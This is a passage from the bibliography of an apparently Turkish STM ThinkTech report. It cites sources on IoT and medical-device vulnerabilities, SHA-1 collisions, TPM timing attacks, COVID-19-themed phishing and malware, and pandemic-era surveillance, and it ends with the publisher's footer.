[31] Tesla, «Tesla Autopilot - Future of driving,» [Çevrimiçi]. Available: https://www.tesla.com/en_EU/autopilot. [Erişildi: 11 03 2020].

[32] C. Point, «The Dark Side of Smart Lighting: Check Point Research Shows How Business and Home Networks Can Be Hacked from a Lightbulb,» Check Point, [Çevrimiçi]. Available: https://blog.checkpoint.com/2020/02/05/the-dark-side-of-smart-lighting-check-point-research-shows-how-business-and-home-networks-can-be-hacked-from-a-lightbulb/. [Erişildi: 02 03 2020].

[33] E. Luz, «CyberMDX Research Team Discovers Vulnerability in GE CARESCAPE, ApexPro, and Clinical Information Center (CIC) Systems,» CyberMDX, [Çevrimiçi]. Available: https://www.cybermdx.com/vulnerability-research-disclosures/cic-pro-and-other-ge-devices. [Erişildi: 17 02 2020].

[34] W. Xiaoyun, Y. L. Yin ve H. Yu, «Finding Collisions in the Full SHA-1,» %1 içinde *Advances in Cryptology – CRYPTO 2005*, Berlin, 2005.

[35] «The first collision for full SHA-1 - SHAttered.io,» [Çevrimiçi]. Available: https://shattered.io/static/shattered.pdf. [Erişildi: 15 03 2020].

[36] «Time's up for SHA-1 hash algo, but one in five websites still use it,» [Çevrimiçi]. Available: https://www.theregister.co.uk/2017/03/08/sha1_certificate_survey/. [Erişildi: 15 03 2020].

[37] «SHA-1 is a Shambles - Cryptology ePrint Archive - IACR,» [Çevrimiçi]. Available: https://eprint.iacr.org/2020/014.pdf. [Erişildi: 15 03 2020].

[38] «OpenSSH release (8.2),» [Çevrimiçi]. Available: https://www.openssh.com/txt/release-8.2.

[39] «TPM meets Timing and Lattice Attacks - TPM-FAIL,» [Çevrimiçi]. Available: https://tpm.fail/tpmfail.pdf. [Erişildi: 16 03 2020].

[40] USOM, «TR-20-172 (Coronavirus Konulu Siber Tehditler),» USOM, 26 03 2020. [Çevrimiçi]. Available: https://usom.gov.tr/dosya/covid19.pdf. [Erişildi: 26 03 2020].

[41] E. Rosenbaum, «Phishing scams, spam spike as hackers use coronavirus to prey on remote workers, stressed IT systems,» CNBC, 20 03 2020. [Çevrimiçi]. Available: https://www.cnbc.com/2020/03/20/phishing-spam-spike-as-hackers-use-coronavirus-to-hit-remote-work.html. [Erişildi: 25 03 2020].

[42] T. I. Team, «Cybercriminals impersonate World Health Organization to distribute fake coronavirus e-book,» Malwarebytes, 18 03 2020. [Çevrimiçi]. Available: https://blog.malwarebytes.com/social-engineering/2020/03/cybercriminals-impersonate-world-health-organization-to-distribute-fake-coronavirus-e-book/. [Erişildi: 24 03 2020].

[43] CISOMAG, «How Coronavirus is Impacting Cyberspace,» CISOMAG, 18 03 2020. [Çevrimiçi]. Available: https://www.cisomag.com/cyber-threats-due-to-coronavirus/. [Erişildi: 23 03 2020].

[44] B. Krebs, «Live Coronavirus Map Used to Spread Malware,» [Çevrimiçi]. Available: https://krebsonsecurity.com/2020/03/live-coronavirus-map-used-to-spread-malware/. [Erişildi: 18 03 2020].

[45] K. D. Rosso, «New Threat Discovery Shows Commercial Surveillanceware Operators Latest to Exploit COVID-19,» Lookout, [Çevrimiçi]. Available: https://blog.lookout.com/commercial-surveillanceware-operators-latest-to-take-advantage-of-covid-19. [Erişildi: 19 03 2020].

[46] A. Heller, «Spying on the virus: Israel secret service to track patients,» AP News, 17 03 2020. [Çevrimiçi]. Available: https://apnews.com/2ff4b8718fc7df111406c8296b69c049. [Erişildi: 19 03 2020].

[47] R. E. Steve Hendrix, «Israel is using cellphone surveillance to warn citizens: You may already be infected,» The Washington Post, 19 03 2020. [Çevrimiçi]. Available: https://www.washingtonpost.com/world/middle_east/israel-is-using-cellphone-surveillance-to-warn-citizens-you-may-already-be-infected/2020/03/19/68267294-69e7-11ea-b199-3a9799c54512_story.html. [Erişildi: 21 03 2020].

[48] C. Cimpanu, «Spying concerns raised over Iran's official COVID-19 detection app,» ZDNet, 09 03 2020. [Çevrimiçi]. Available: https://www.zdnet.com/article/spying-concerns-raised-over-irans-official-covid-19-detection-app/. [Erişildi: 19 03 2020].

[49] T. Romm, E. Dwoskin ve C. Timberg, «U.S. government, tech industry discussing ways to use smartphone location data to combat coronavirus,» The Washington Post, 18 03 2020. [Çevrimiçi]. Available: https://www.washingtonpost.com/technology/2020/03/17/white-house-location-data-coronavirus/. [Erişildi: 19 03 2020].


STM
www.stm.com.tr
/STMDefence
thinktech
STM Teknolojik Düşünce Merkezi
thinktech.stm.com.tr
/STMThinkTech